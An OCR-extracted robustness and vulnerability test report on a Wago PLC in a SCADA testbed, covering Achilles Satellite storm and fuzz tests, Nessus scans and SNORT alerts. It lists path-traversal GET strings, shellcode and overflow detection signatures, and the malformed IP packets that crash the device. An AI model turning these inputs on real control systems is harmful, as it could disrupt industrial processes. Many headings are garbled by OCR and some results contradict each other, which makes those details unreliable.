


Figure 2 Achilles Satellite Test Setup

Figure 2 illustrates a simple network setup for using the Achilles satellite tool. The device under test (DUT) and vendor control system (VCS) - e.g. HMI - should be on the same broadcast network. Use of a VCS is not mandatory during testing. However, a VCS could be helpful in observing the effects of security tests on the VCS connectivity to the DUT. The Achilles client software runs on a Windows platform and connects to the management port on the Achilles device.

2.2.2 Nessus Vulnerability Scanner

The Nessus vulnerability scanner is the world-leading vulnerability scanner used throughout the security industry. Nessus can be used for high-speed vulerability discovery, configuration auditing, asset profiling, sensitive data discovery and vulnerability analysis of network devices [5].

Nessus can be used locally on a machine or remotely over a network to carry out vulnerability scanning. Salient features of Nessus include:

- Pluggable vulnerability scanner modules based on NASL (Nessus Attack Script Language)
- Client-Server architecture with a web browser as client
- Ability to test hosts simultaneously
- Support for testing services offered over SSL
- Ability to recognize services running on non-standard ports and recognize multiple instances of a service

2.2.3 SNORT IDS

The SNORT IDS was utilized during the first phase of testing on the SCADA testbed [1]. Due to the large number of test cases and monitors for observing the DUT in this phase of the project, the following approach was taken when utilizing SNORT:

- To avoid alerts due to packets generated by the ICMP, TCP Port and UDP Port monitors, there was a need to comment out alerts related to ICMP traffic, TCP port scanning, and UDP port scanning.
- Certain Achilles tests sent traffic which changes packets one bit at a time. As a result, a single alert may be generated with high frequency – while accurate, this deluge of alerts does not allow the tester to gain a keen understanding of the cause of the alert. Thus, at times, it was simply more effective to shutdown SNORT. Experience would dictate when to keep SNORT on and when to shut it down.
- MODBUS related alerts had to be commented out as they would unnecessarily raise alerts on regular traffic between the HMI and DUT. The signature is based on Modbus Function Code 3 (Read Holding Registers) which is used by the HMI to read data from the DUT

- The default configuration of SNORT was used and any alerts generated by this configuration are listed in this document
- No extra SNORT alert rules were defined due to the large number of tests and time consuming nature of reverse engineering the packet formats generated by Achilles for each test.

2.3 TEST RESULTS SU□ □ ARY

This section provides a summary of the results from testing. As an aid, we have found it useful to categorize the test output from Achilles Satellite and Nessus into three categories:

- **A□□□ □□□□□□ □□□□□□□□**– Small deviation (not major) from the normal behavior of monitors used by the Achilles Satellite. e.g ICMP monitor etc.
- **F□□□□**– When DUT stops responding to Achilles monitors or HMI/HTTP/FTP or ICMP requests
- **V□□□□□□□□□ □ □□□□□□□**– Device behavior which can be used for further attacks.

2.3.1 Achilles Satellite Tests Summary

Table 1 summarizes the results of all the test cases carried out on the SCADA test bed using the Achilles Satellite tool.

□□□□□□□T□□□	T□□□C□□□	S□□□□□	O□□□□□□□ O□□□□□ □
ARP	ARP Request Storm	4.1.1	Anomalous Behavior
	ARP Host Reply Storm	4.1.2	Anomalous Behavior
	ARP Cache Saturation Storm	4.1.3	Anomalous Behavior
	ARP Grammar	4.1.4	Anomalous Behavior
	ARP DEFENSICS	4.1.5	OK
Ethernet	Ethernet Unicast Storm	4.2.1	Anomalous Behavior
	Ethernet Multicast Storm	4.2.2	Anomalous Behavior
	Ethernet Broadcast Storm	4.2.3	Anomalous Behavior
	Ethernet Fuzzer	4.2.4	OK
	Ethernet Grammar	4.2.5	OK
	Ethernet Data Grammar	4.2.6	OK
FTP	FTP DEFENSICS	4.3	OK
HTTP	HTTP DEFENSICS	4.4	OK
ICMP	ICMP Storm	4.5.1	Anomalous Behavior
	ICMP Grammar	4.5.2	OK
	ICMP Type/Code Cross Product	4.5.3	OK
	ICMP Fuzzer	4.5.4	OK
	ICMP Data Grammar	4.5.5	OK
IP	IP Unicast Storm	4.6.1	Anomalous Behavior
	IP Multicast Storm	4.6.2	Anomalous Behavior
	IP Broadcast Storm	4.6.3	Anomalous Behavior
	IP Fragmented Storm (1)	4.6.4	Anomalous Behavior
	IP Fragmented Storm (2)	4.6.5	Anomalous Behavior

	IP Fuzzer	4.6.6	Fault
	IP Bad Checksum Storm	4.6.7	Anomalous Behavior
	IP Grammar – Header Fields	4.6.8	Fault
	IP Grammar – Fragmentation	4.6.9	Fault
	IP Grammar – Options	4.6.10	Normal
MODBUS	MODBUS/TCP Slave Grammar (L1+)	4.8.1	Anomalous Behavior
	MODBUS/TCP Slave Grammar	4.8.2	Anomalous Behavior
	MODBUS/TCP Slave Grammar Segmented	4.8.3	OK
SNMP	SNMP DEFENSICS	**E**□□□□□ **R**□□□□□ □□□ □□□□□□ □□□ □□□□□.	N/A
TCP	TCP Scan Robustness	4.10.1	OK
	TCP SYN Storm	4.10.2	Anomalous Behavior
	TCP SYN Storm from Broadcast	4.10.3	Anomalous Behavior
	TCP/IP LAND Storm	4.10.4	Fault
	TCP Fuzzer	4.10.5	OK
	TCP Grammar	4.10.6	Fault
	TCP Grammar – Header Fields	4.10.7	Fault
	TCP Data Grammar	4.10.8	Anomalous Behavior
	TCP Maximum Concurrent Connections	4.10.9	Anomalous Behavior
TELNET	Telnet DEFENSICS	4.11	N/A
UDP	UDP Unicast Storm	4.12.1	Anomalous Behavior
	UDP Multicast Storm	4.12.2	Anomalous Behavior
	UDP Broadcast Storm	4.12.3	Anomalous Behavior
	UDP Scan Robbustness	4.12.4	OK
	UDP Fuzzer	4.12.5	OK
	UDP Grammar	4.12.6	
	UDP Data Grammar	4.12.7	Anomalous Behavior

Table 1 Summary of Achilles Satellite Test Results

2.3.2 Nessus Vulnerability Tests Summary

Table 2 summarizes the results of all vulnerability scans carried out on the SCADA test bed using the Nessus tool.

V□□□□□□□□□S□□□ □□□□□	S□□□□□	O□□□□□□□ O□□□□□ □
Internal Network Scan Policy	5.2.1	Vulnerable Behavior
External Network Scan Policy	5.2.2	Vulnerable Behavior
Web Application Tests Policy	5.2.3	Vulnerable Behavior

Table 2 Nessus Scan Results Summary Table

3. T□□□□□□ □ □□□ A□□□□□□S□□□□□□□

3.1 CLASSIFICATION OF TESTS

3.1.1 Resource Exhaustion Tests (Storms)

Resource exhaustion tests (termed as storms) [3] in Achilles Satellite evaluates the ability of the device to handle different types of network stack packets sent at varying traffic rates. These tests cover Layers 1- 4 of the network stack testing in the Achilles Test library. Traffic rates for all the storm tests can be specified as

- **O□□**– No rate limit of test traffic
- □□□□□□□□□□– Up to a maximum of 1,488,095 packets/sec
- **D□S** □□□□□□ □ □□□– Can be used to find the rate at which DUT operation starts getting affected. Three parameters can be specified as percentage of Link Bandwidth between Achilles Satellite and DUT.
  - Start – Test traffic rate at the start of the test
  - End - Test traffic rate at the end of the test
  - Interval – Increase in traffic rate as the test goes from start to finish.

The other common parameter for storm tests is the packet length which can be varied from 60 bytes to 1514 bytes.

3.1.2 Fuzzer/Grammer Tests

The Achilles Satellite tool provides fuzz testing in the form of fuzzers and grammars. Fuzz testing involves sending invalid packets to the DUT to test a specific protocol implementation or function of the protocol stack. Fuzz testing has been divided into four categories in Achilles Satellite:

- **F□□□□□**– As described in [2], Fuzzers generate valid and invalid packets with randomized header values using a random number generator to insert values in the protocol fields [3].
- **G□□□ □ □□□**- As per the description provided in [3], Grammars define a domain of tests and provide coverage over that domain. Grammars are more systematic than fuzzers. Rather than randomly choosing fields to fuzz, they iterate over each field and combinations of fields to produce a quantifiable level of test coverage [2]. They also include intelligently-chosen fuzz values instead of random values, to search for common types of implementation errors.
- **D□□□G□□□ □ □□□**- As described in [2], data grammars use valid protocol interactions at one layer to transport invalid data to a higher layer protocol. The protocol used for transport has an identifier to specify the next higher layer to which the data should be

sent. If the identifier refers to a layer that does not have a handler, the DUT should discard the data [2]. If the identifier refers to a layer for which a handler exists, the handler should receive malformed data. The generated data ranges from the smallest possible size (0) to the maximum possible size valid for that transport up to a maximum of 65KB.

- **C□□□□□ □□□ DEFENSICS** – These tests are provided in Achilles Satellite as a demo version only. As a result, only 20% of their total test cases can be executed in any category of protocol tests. DEFENSICS tests attempt to discover security-related issues through the injection of invalid and malformed protocol messages, message sequences or files.

3.1.3 Well Known Network Attacks

Under this category, tests are generated from known IT vulnerabilities that have a high probability of existence in control devices. A total of 13 test cases are provided under this category.

3.1.4 User defined Tests

The Achilles Satellite tool also provides several types of user-defined test cases as listed below:

- **E□□□□□□** – This enables you to use Achilles as a monitoring tool while performing tests that do not use the Satellite to generate test traffic.
- **S□□□ □**- Send packets with user-defined payload at a specific rate.
- **I□□□□ □□□ □□□ □□□□**- These tests are based on intercepting the traffic between the DUT and the VCS and modifying the content.
- □□□□□□□□□□□□ □□□□□ □□□□- These tests replay captured packet data back to the DUT (maximum size of 500KB). Different parameters can be utilized to modify the captured traffic.
- □□□□□□ □□□ □□□ □□□□– These tests send packets containing a user-defined payload that has been systematically changed by the Satellite. The Satellite first sends the user-defined payload and then sends modified payloads as follows:
    - It drops the first byte and all following bytes.
    - It adds 1 to the first byte.
    - It subtracts 1 from the first byte.
    - It repeats these steps for each byte in the payload.
- **G□□□ □ □□□□□□□ □□□□□**these tests allow the user to define a grammar that models a protocol PDU structure. The tests can include systematic variations on elements of the PDU. When the test case is run, the grammar definition is executed and a set of PDUs is produced. The PDUs are sent as payload over the selected protocol

3.2 TEST □ARA□ ETER CONFIGURATION

3.2.1 Global Parameters

All test cases in Achilles are governed via parameters in global settings as well as individual test settings. For ease of reference, global parameter settings are listed below. The link bandwidth parameter is set via auto detection. For the tests carried out in this report, the link bandwidth was detected as being set to 100Mbps.

- Maximum Non Storm Rate
  - Sets the test traffic rate for non-storm test cases.
  - Set to 1.0% of Link Bandwidth.
- Power Cycle DUT on Test Failure
  - Wago PLC under test is powered via the Satellite and can be power cycled if a test failure is detected to bring the device back to normal state.
  - Set to Enabled with the power cycle duration set to 5.0 sec (time duration between powering "off and on" for the test device)
- Enable Packet Capture
  - It captures the test packets being sent to the DUT. Only enabled to analyze the fault of a test case.
  - Disabled by default
- Recovery Period
  - Length of time that it takes a device to recover from the negative impact of a test. Different vendor devices may require different recovery times.
  - Set at 30s
- Stabilization Period
  - Length of time that monitors should remain in a *Normal* state to indicate that the device is no longer responding to test traffic. This parameter should also be configured depending on the vendor device. Recommended value is 15s if TCP/UDP Port monitors are used
  - Set at 15s
- Global Storm Rate Limit
  - Sets the maximum number of packets sent per second to the DUT for storm tests
  - Set to DoS Search Mode with all the values set to 10% of the link
- Global Storm Duration
  - Length of the storm test
  - Set at 120s

3.2.2 Individual Test Parameters

As mentioned previously, the Achilles Satellite test library relies on parameters set via global settings and test-specific settings. Values for the global settings during our tests were listed in the previous section. During our tests, if a testcase required test-specific settings, this is specified in the testcase description further below.

3.3 TEST □ ONITORS

The Achilles Satellite tool provides a number of Monitors that can be used to check the health of DUT while a test is in progress. These monitors include:

- ARP Monitor
- Discrete Monitor
- Discrete Level Monitor
- Heart Beat Monitor
- ICMP Monitor
- Link State Monitor
- Linux Monitor
- OPC Monitor
- TCP Port Monitor
- UDP Port Monitor

For the tests reported on in this document, four of the above monitors were deemed sufficient to provide feedback on the test status: Link State Monitor, ICMP Monitor, TCP Port Monitor, and UDP Port Monitor. The above monitors were selected as most of the testing is focused on the network stack of DUT - there are only a handful of active applications running on the DUT.

The Discrete Monitor and Linux monitors are another set of monitors that can be useful for discerning the health of the DUT. However, with the Wago device, the Linux monitors cannot be utilized as they require SSH or Telnet to be supported on the device. Also, using Discrete Monitors requires an environment to program the PLC. To some extent, the Discrete Monitor capability is fulfilled via the test bed. Since the test bed includes an LED panel, which is lighted up in a cyclical pattern, any changes in the DUT behaviour due to testing can be discerned via the lighting pattern on the LED panel.

Details of the four monitors used for our testing can be found in the sub-sections below. For more information on the rest of monitors please refer to section [6].

3.3.1 ICMP Monitor

The ICMP Monitor [6] uses ICMP Echo Request/Response messages periodically to determine whether the DUTs networking software is functioning. The round-trip time (RTT) between the ICMP Echo Request/Response determines the ICMP Monitor status. The time is configurable and device specific. If a response is not received within the time configured in the Timeout parameter, it is considered lost. If a certain percentage of responses are lost within a five second period, the monitor status changes to a "Warning" state. This percentage is configurable. The event log contains information about the ICMP Monitor detected latency and the percentage of dropped packets. You cannot enable an ICMP Monitor if the corresponding DUT port is disabled. If an ICMP Monitor is enabled and the DUT port is subsequently disabled, the ICMP Monitor stops. The following values were used as the ICMP Monitor configurable parameters during our tests:

- Request Timeout – 5sec
- Packet Loss Warning – 10%

3.3.2 Link State Monitors

The Link State Monitor [6] observes the Ethernet link between the DUT and the Satellite to determine whether the link is up or down. If the link is up, the status of the Link State Monitor is characterized as *Normal*. If the link is down, the status of the Link State Monitor is characterized as *Warning*. The Ethernet link might go down if the DUT faults or power cycles. You cannot enable a Link State Monitor if the corresponding DUT port is disabled. If a Link State Monitor is enabled and the DUT port is subsequently disabled, the Link State Monitor stops.

3.3.3 TCP Port Monitor

The TCP Ports Monitor observes specified TCP ports on the DUT and determines whether the ports are open or closed. The monitor checks the status of each specified port every second. It does this by making a TCP connection to each open port but closes the connection without sending any data. If any of the ports close during the connection, the status of the TCP Ports Monitor changes to *Warning*. The event log contains information about the ports that are currently closed. You cannot enable a TCP Ports Monitor if the corresponding DUT port is disabled. If a TCP Ports Monitor is enabled and the DUT port is subsequently disabled, the TCP Ports Monitor stops. TCP port monitor use requires some guidelines to be followed – as listed in [6]. For the TCP Port monitor the following parameter was configured:

- TCP Ports – Use open ports from discovery

3.3.4 UDP Port Monitor

The UDP Ports Monitor observes specified UDP ports on the DUT and determines whether the ports are open or closed. The monitor checks the status of each specified port every second by sending an empty UDP packet. If the device can generate ICMP port unreachable messages and the packet does not elicit an ICMP port unreachable response, the port is considered open. If the packet elicits an ICMP port unreachable response, the status of the UDP Ports Monitor changes to *Warning*. If the device cannot generate ICMP port unreachable messages, a port is considered closed unless a UDP response packet is obtained from the port for the empty UDP packet sent to it. Hence, in the case of a device not being able to generate ICMP port unreachable messages, the status of the UDP Ports Monitor will always be *Warning* as it is impossible to guarantee that a port is open. Use of the UDP port monitor requires some guidelines to be followed – as listed in [6]. For UDP Port monitor, the following parameter required configuration:

- UDP Ports – Use open ports from discovery

3.4 TEST OUT□UTS

The monitor status during the execution of a test case determines the monitor test result. If the monitor status remains *Normal* throughout the test case, the monitor test result is Normal. If anomalous DUT behavior occurs during the test case which causes the monitor status to change to *Warning*, the monitor test result depends on the outcome of the post-test. When the test stops executing, a post-test must pass during which the DUT is given a chance to recover from the test. Additional DUT behavior resulting from the test case might occur at this time. If the *Warning* monitor status returns to *Normal* by the end of the post-test, the monitor reports a warning anomaly test result. If the *Warning* monitor status does not return to *Normal* by the end of the post-test, the monitor reports a failed anomaly test result. It is important to note that neither a warning nor failure anomaly means that the DUT failed the test. Rather, they are both indications of unusual DUT behavior that occurred during testing.

Table [3] shows various icons used to represent test results in Achilles Satellite tool.

ICON	□ ONITOR RESULT	DESCRI□TION
	Normal	No unusual DUT behavior was detected and the monitor status stayed *Normal* throughout the test and the post-test period.
	Warning	An anomaly was reported because the monitor status changed to *Warning* during execution of the test. For the Test Monitor, an anomaly was reported due to a particular condition
	Failure	An anomaly was reported because the monitor status changed to *Warning* during execution of the test and did not return to *Normal* by the end of the post-test. For the Test Monitor, an anomaly was reported because the test could not continue.

Table 3 Achilles Satellite Test Output Indication

4. A□□□□□S□□□□□□□T□□□□

4.1 AR□

This subsection covers the test cases listed under the ARP Category in the Achilles Satellite Test Library under Level1 and Level2 (indicated with L1 and L2) test suites.

4.1.1 ARP Request Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	All parameters set to Global	ICMP Monitor – Warning as some ICMP packets are lost UDP Ports – Warning as UDP ports are detected as down and then back up TCP Ports- Failure (Port 6626 goes down)

4.1.2 ARP Host Reply Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	All parameters set to Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)

4.1.3 ARP Cache Saturation Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ARP Request Storm	Random Seed – User Defined (0) All other parameters - Global	ICMP Monitor – Warning as some ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)

4.1.4 ARP Grammar (L2)

Test Name	Test Parameters	Observed Monitors
ARP Grammar	Source IP Address – Automatic First Subtest – First in set Last Subtest – Last in set Fault isolation – None All other Parameters - Global	ICMP Monitor – Warning as some ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)

- SNORT Alert
  - Ethernet/ARP mismatch request for source
  - Ethernet/ARP mismatch request for source

4.1.5 ARP DEFENSICS (Demo License only)

Test Name	Test Parameters	Observed Monitors
ARP DEFENSICS (Only up to 20% of total DEFENSICS test cases were tested)	First Subtest – First in set Last Subtest – Last in set Rest Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2 ETHERNET

This subsection covers the test cases listed under the Ethernet Category in the Achilles Satellite Test Library under Level1 and Level2 test suites.

4.2.1 Ethernet Unicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Unicast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 All other parameters - Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)
Unicast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 All other parameters – Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2.2 Ethernet Multicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Multicast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 Multicast IP – 224.0.0.1 All other parameters – Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)
Multicast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 Multicast IP – 224.0.0.1 All other parameters – Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2.3 Ethernet Broadcast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
Broadcast Storm	Packet Length – 60 bytes Ethernet Protocol – Ipv4 Rest parameters – Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 6626 goes down)

Broadcast Storm	Packet Length – 1514 bytes Ethernet Protocol – Ipv4 Rest parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2.4 Ethernet Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
Ethernet Fuzzer	Number of Packets – 50,000 Random Seed – User Defined (0) Source MAC – Local MAC Destination MAC – DUT MAC	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
Ethernet Fuzzer	Number of Packets – 50000 Random Seed – User Defined (0) Source MAC – Local MAC Destination MAC – Use additional MAC (01:00:5E:00:01)	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2.5 Ethernet Grammar (L2)

Test Name	Test Parameters	Observed Monitors
Ethernet Grammar	Multicast IP – Use Multicast IPs from Discovery First Subtest – First in set Last Subtest – Last in set Fault Isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.2.6 Ethernet Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
Ethernet Data Grammar	Multicast IP – Use Multicast IPs from Discovery Broadcast MAC – Global (FF:FF:FF:FF:FF:FF) Ethernet Protocol – All representable (1536-66535) First Subtest – First in set Last Subset – Last in set Fault Isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.3 FT□

This subsection covers the test cases listed under the FTP Category in the Achilles Satellite Test Library. The only tests in the Achilles FTP test library are FTP DEFENSICS tests from Codenomicon. Execution of the FTP DEFENSICS test takes approximately 3 hours to complete.

Test Name	Test Parameters	Observed Monitors
FTP DEFENSICS	Destination FTP Port – 21 User Name – anonymous Password – Empty Download File Path – index00 Download File Path – index00 First Subtest – First in set Last Subtest – Last in set	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.4 HTT□

This subsection covers the test cases listed under the HTTP Category in the Achilles Satellite Test Library. The only tests in the Achilles HTTP test library are HTTP DEFENSICS tests from Codenomicon. Execution of these tests took approximately 1.5 hours to complete.

Test Name	Test Parameters	Observed Monitors
HTTP DEFENSICS	Destination HTTP Port – Default (80) Path and Query – Empty User Name – Empty Password - Empty First Subtest – First in set Last Subtest – Last in set	ICMP Monitor – Warning. For tests numbered 2896-2897, the ICMP monitor detected loss of all packets for a few seconds and then returning to normal state. UDP Ports – Warning. For tests numbered 2896-2897, the UDP Ports were detected as going down for a few seconds and then returning to normal state. TCP Ports- Warning. Port 2455 was detected as being down and for tests numbered 2896-2897, the TCP Ports monitor detected all ports going down and coming back up again.

- **SNORT A□□□□□**
  - LONG HEADER, Classification: Potentially Bad Traffic, Priority: 2
  - OVERSIZE REQUEST-URI DIRECTORY, Classification: Potentially Bad Traffic, Priority: 2
  - SHELLCODE base64 x86 NOOP, Classification: Executable code was detected, Priority: 1
  - WEB-MISC Generic Hyperlink buffer overflow attempt, Classification: Attempted user privilege gain, Priority: 1
  - WEB-MISC Basic authorization string overflow attempt, Classification: Attempted DoS, Priority: 2
  - MULTIPLE CONTENT LENGTH, Classification: Unknown Traffic, Priority: 3
  - INVALID CONTENT LENGTH OR CHUNKSIZE, Classification: Unknown Traffic, Priority: 3

4.4.1.1 HTT□ DEFENSICS □W□□□□□ □□□□□□□

Documentation is provided for all the DEFENSICS test cases. The following information was provided for test cases 2896 and 2897

- Test case 2896 – HTTP 1.1 Get request as
  - GET /~user/~/*/../*/../*/../*/../*/../*/../*/../*/../*index.html
- Test case 2897 – Again HTTP 1.1 Get request as
  - GET /~user/~/*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*/../*index.html

4.5 IC□ □

This subsection covers the test cases listed under the ICMP Category in the Achilles Satellite Test Library under Level1 and Level2 test suites.

4.5.1 ICMP Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
ICMP Storm	Packet Length – 60 Bytes Rest Parameters - Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Error (Port 6626 went down)

- SNORT Alert
  - ICMP Path MTU Denial of Service attempt. Classification: Attempted Denial of Service, Priority: 2

4.5.2 ICMP Grammar (L1)

Test Name	Test Parameters	Observed Monitors
ICMP Grammar	First Subtest – First in set Last Subtest – Last in set Fault isolation – None Rest Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.5.3 ICMP Type/Code Cross Product (L1/L2)

Test Name	Test Parameters	Observed Monitors
ICMP Type/Code Cross Product	First Subtest – First in set Last Subtest – Last in set Fault isolation – None Remaining Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

- SNORT Alert
  - ICMP Superscan echo. Classification: Attempted Information Leak, Priority: 2

4.5.4 ICMP Fuzzer (L2)

Test Name	Test Parameters	Observed Monitors
ICMP Storm	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% Odd IP Header Length – 50% Fragmented Packets – 50% Source IP Address – Random Destination IP – Use DUT IP All other parameters – Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.5.5 ICMP Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
ICMP Data Grammar	First Subtest – First in set Last Subtest – Last in set Fault isolation – None All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.6 I□

This subsection covers the test cases listed under the IP Category in the Achilles Satellite Test Library under Level1 and Level2 test suites.

4.6.1 IP Unicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Unicast Storm	Packet Length – 60 Bytes Protocol – 17 All Other Parameters - Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Normal TCP Ports- Warning (TCP Ports detected as going DOWN and then UP)

- SNORT Alert
  - ICMP Microsoft remote unauthenticated DoS / bugcheck vulnerability, Class: Attempted Denial of Service, Priority: 2

4.6.2 IP Multicast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Multicast Storm	Packet Length – 60 Bytes Protocol – 17 Multicast IP Addresses – 224.0.0.1 All Other Parameters - Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)

4.6.3 IP Broadcast Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Broadcast Storm	Packet Length – 60 Bytes Protocol – 17 Broadcast IP Addresses – Local Network All Other Parameters - Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)

IP Broadcast Storm	Packet Length – 60 Bytes Protocol – 17 Broadcast IP Addresses – Global (255.255.255.255) All Other Parameters - Global	ICMP Monitor – Warning as ICMP packets are lost UDP Ports – Normal TCP Ports- Failure (Port 21, 80, 6626 went down)

4.6.4 IP Fragmented Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Fragmented Storm	Vary Source IP – Per fragment Random Seed – User Defined (0) All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)
IP Fragmented Storm	Vary Source IP – Per packet Random Seed – User Defined (0) All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)

4.6.5 IP Fragmented Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Fragmented Storm	Vary Source IP – Per fragment Random Seed – User Defined (0) All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)
IP Fragmented Storm	Vary Source IP – Per packet Random Seed – User Defined (0) All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Failure (Port 21, 80, 6626 went down)

4.6.6 IP Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
IP Fuzzer	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% Odd IP Header Length – 50% Fragmented Packets – 50% Source IP Address – Random Destination IP – Use DUT IP All Other Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.6.7 IP Bad Checksum Storm (L2)

Test Name	Test Parameters	Observed Monitors
IP Bad Checksum Storm	All parameters set to Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Normal TCP Ports- Error (Port 6626 went down)

4.6.8 IP Grammar - Header Fields (L2)

Test Name	Test Parameters	Observed Monitors
IP Grammar – Options Fields	First Subtest – First in set (or manual value as used for error search) Last Subtest – Last in set (or manual entry used to error search) Fault isolation – Binary	ICMP Monitor – Error. All ICMP packets were lost UDP Ports – Error. All UDP ports detected as down TCP Ports- Error. All TCP ports are detected as down

- SNORT Alerts
  - Zero byte Fragment packet, Classification: Attempted Denial of Service, Priority: 2
  - Short Fragment, possible DoS, Classification: Generic Protocol Command Decode, Priority: 3

4.6.1 IP GRAMMAR FAILURE ANALYSIS

The following additional investigation was carried out for this test:

- Upon enabling the Binary search, the error was further narrowed down to packets numbered from 12079 to 12102 and 12346 to 12376
- Setting of the First subtest parameter to 12079 and last subtest parameter to 12102 did not produce any error. The monitors were detected going down but they came back up during the post-test period.
- Setting the first subtest parameter to 12346 and last subtest parameter to 12376 produced errors in the range 12341-12361 and 12362-12376. Manual investigation using packet capture showed that both errors are caused by sending 12 packets of length 34 bytes with different Total Length fields (sizes ranging from 20 Bytes to 65000 Bytes) for the UDP protocol. Tests 12341-12361 had IP Fragmentation Flags set to 0x03 (Don't Fragment, More Fragments) while packet 12362-12376 had the IP Fragmentation flags set to 0x05 i.e. More Fragments

4.6.9 IP Grammar - Fragmentation (L2)

Test Name	Test Parameters	Observed Monitors
IP Grammar – Fragmentation	First Subtest – First in set (or manual value as used for error search) Last Subtest – Last in set (or manual entry as used for error search) Fault isolation – Binary	ICMP Monitor – Error. All ICMP packets lost UDP Ports – Error. All UDP ports detected as down TCP Ports- Error. All TCP ports are detected as down

- SNORT Alert
